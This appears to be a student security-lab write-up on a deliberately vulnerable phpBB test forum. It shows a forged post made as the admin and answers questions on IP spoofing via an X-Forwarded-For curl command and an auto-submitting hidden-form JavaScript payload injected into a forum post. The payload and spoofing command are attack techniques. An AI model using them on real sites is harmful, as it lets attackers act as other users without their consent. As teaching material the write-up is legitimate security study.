</tr>
</table></td>
<br />

<table width="100%" cellspacing="2" cellpadding="0" border="0" align="center">
<tr>
<td align="left" class="nav"><a href="index.php" class="nav">yourdomain.com Forum Index</a></td>
</tr>
</table>

<table class="forumline" width="100%" cellspacing="1" cellpadding="4" border="0">
<tr>
<th class="thHead" height="25"><b>Information</b></th>
</tr>
<tr>
<td class="row1"><table width="100%" cellspacing="0" cellpadding="1" border="0">
<tr>
<td align="center"><span class="gen">Your message has been entered successfully.<br /><br />Click <a href="viewtopic.php?p=16#16">Here</a> to view your message<br /><br />
Click <a href="viewforum.php?f=1">Here</a> to return to the forum</span></td>
</tr>
</table></td>
<br />
</tr>
</table></td>
<br clear="all" />

<div align="center"><span class="copyright"><br /><a href="admin/index.php?sid=ieeb5678b610a6ea13725a010842a6e">Go to Administration Panel</a><br /><br /><br />
<!--
We request you retain the full copyright notice below including the link to www.phpbb.com.
This not only gives respect to the large amount of time given freely by the developers
but also helps build interest, traffic and use of phpBB 2.0. If you cannot (for good
reason) retain the full copyright we request you at least leave in place the
Powered by phpBB line, with phpBB linked to www.phpbb.com. If you refuse
to include even this support on our forums may be affected.
The phpBB Group : 2002
-->
Powered by <a href="http://www.phpbb.com/" target="_phpbb" class="copyright">phpBB</a> &copy; 2001, 2005 phpBB Group<br /></span></div>
</tr>
</table>
</body>
</html>
root@cs4238-VirtualBox:/home/attack#
```

4 requests 32.77 KB / 9.04 KB transferred Finish: 195 ms DOMContentLoaded: 195 ms load: 94 ms Content Encoding: gzip

Looking at proof on Test Forum 1. There is a new post. The author field shows that it is posted by admin.

yourdomain.com
A little text to describe your forum

Topics

	Replies	Author	Views	Last Post
Task 4	0	admin	0	Tue Sep 21, 2021 3:01 pm admin
Task 3	0	attack	4	Mon Sep 20, 2021 4:37 pm attack
Task 2	0	attack	4	Mon Sep 20, 2021 4:37 pm attack
Task1	0	attack	2	Mon Sep 20, 2021 1:36 pm attack
Welcome to phpBB 2	0	admin	9	Sat Oct 21, 2000 12:01 am admin

Display topics from previous: All Topics Go

New posts No new posts Announcement

New posts [Popular] No new posts [Popular] Sticky

New posts [Locked] No new posts [Locked]

Powered by phpBB © 2001, 2005 phpBB Group

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.xsslabphpbb.com	viewforum.php?f=1	document	html	5.42 KB	22.23 KB
200	GET	www.xsslabphpbb.com	icon_newest_reply.gif	img	gif	cached	133 B
404	GET	www.xsslabphpbb.com	favicon.ico	FaviconLoader.jsm:191 (img)	html	cached	281 B

1 request 22.63 KB / 5.42 KB transferred Finish: 72 ms DOMContentLoaded: 39 ms load: 75 ms

attack [Running]
Sep 21 23:19

yourdomain.com :: View topic +
www.xsslabphpbb.com/viewtopic.php?t=13

yourdomain.com
A little text to describe your forum
[FAQ](#) [Search](#) [Memberlist](#) [Usergroups](#)
[Profile](#) [You have no new messages](#) [Log out \[attack \]](#)

Task 4

[newtopic](#) [postreply](#) yourdomain.com Forum Index -> Test Forum 1

Author	Message	View previous topic :: View next topic	
admin Site Admin Joined: 19 Sep 2021 Posts: 2	Posted: Tue Sep 21, 2021 3:01 pm Post subject: Task 4 Posting for admin -Sincerely, attacker	[quote]	
Back to top profile 3:01 pm email		Display posts from previous All Posts Oldest First Go	

[newtopic](#) [postreply](#) yourdomain.com Forum Index -> Test Forum 1

All times are GMT
Page 1 of 1
Watch this topic for replies
Jump to [Test Forum 1](#) [Go](#)

Powered by phpBB © 2001, 2005 phpBB Group

Network tab in developer tools showing network requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.xsslabphpbb.com	viewtopic.php?t=13	document	html	5.83 KB	18.62 KB
200	GET	www.xsslabphpbb.com	reply.gif	img	gif	cached	1.65 KB
200	GET	www.xsslabphpbb.com	icon_minipost_new.gif	img	gif	cached	122 B
200	GET	www.xsslabphpbb.com	icon_quote.gif	img	gif	cached	794 B
200	GET	www.xsslabphpbb.com	icon_profile.gif	img	gif	cached	801 B
200	GET	www.xsslabphpbb.com	icon_pm.gif	img	gif	cached	833 B
200	GET	www.xsslabphpbb.com	icon_email.gif	img	gif	cached	820 B
404	GET	www.xsslabphpbb.com	favicon.ico	FaviconLoader.jsm:191 (img)	html	cached	281 B

8 requests | 23.84 KB / 5.83 KB transferred | Finish: 179 ms | DOMContentLoaded: 42 ms | load: 95 ms

Attacker successfully posted for admin.

Task 5 (15 marks):

1. Explain a possible workaround that enables an attack on the same-network scenario.

Workaround #1:

Let 192.168.0.2 be the IP address of the victim on the same network. We can use the -H/--header argument to spoof our IP address.

```
curl --header "X-Forwarded-For: 192.168.0.2" "http://www.xsslabphpbb.com/posting.php" .....
```

This would only work if the attacker and victim was on the same network.

Workaround #2:

Alternatively, the attacker can have make a script with hidden field inputs that automatically sends a post request when loaded. This type of attack also work on different network scenario. It is explained in Q5.2.

2. Explain a possible workaround that enables an attack on the different-network scenario.

For the same network, the attacker would need to find a way for the victim to unknowingly send a post request from their own machine. For this the attacker can implement javascript code that has hidden fields that automatically sends out a post request to `http://www.xsslabphpbb.com/posting.php` whenever it is viewed.

We can do it in the following way:

Attacker post a message on the forum with the following script:

```
<script type = “text/javascript”>
Function forge_post()
{
    var fields;
    fields += “<input type='hidden' name='subject' value='hi’>”;
    fields += “<input type='hidden' name='message' value='post by admin by
attacker’>”;

    var p = document.createElement(“form”);
    p.action = http://www.xsslabphpbb.com/posting.php;
    p.innerHTML = fields;
    p.method = “post”
    document.body.appendChild(p);
    p.submit();
}
window.onload = function() {forge_post();}
</script>
```

This code creates a form with entries specified by the field string, and its type being sent to post. The field required for posting on the fourm is the subject and message body. The important part of the input type is that it is “hidden”, meaning that when the admin looks at the post, even though it is being sent out for admin, admin cannot see the form being sent out. The form is automatically submitted when the program executes `p.submit()`. This javascript is automatically executed when the page is loaded, i.e when admin looks at the new message posted by attacker because of the code `window.onload`. This works because, essentially, when the victim clicks on the post by attacker, the victim is posting a message from his/her own computer.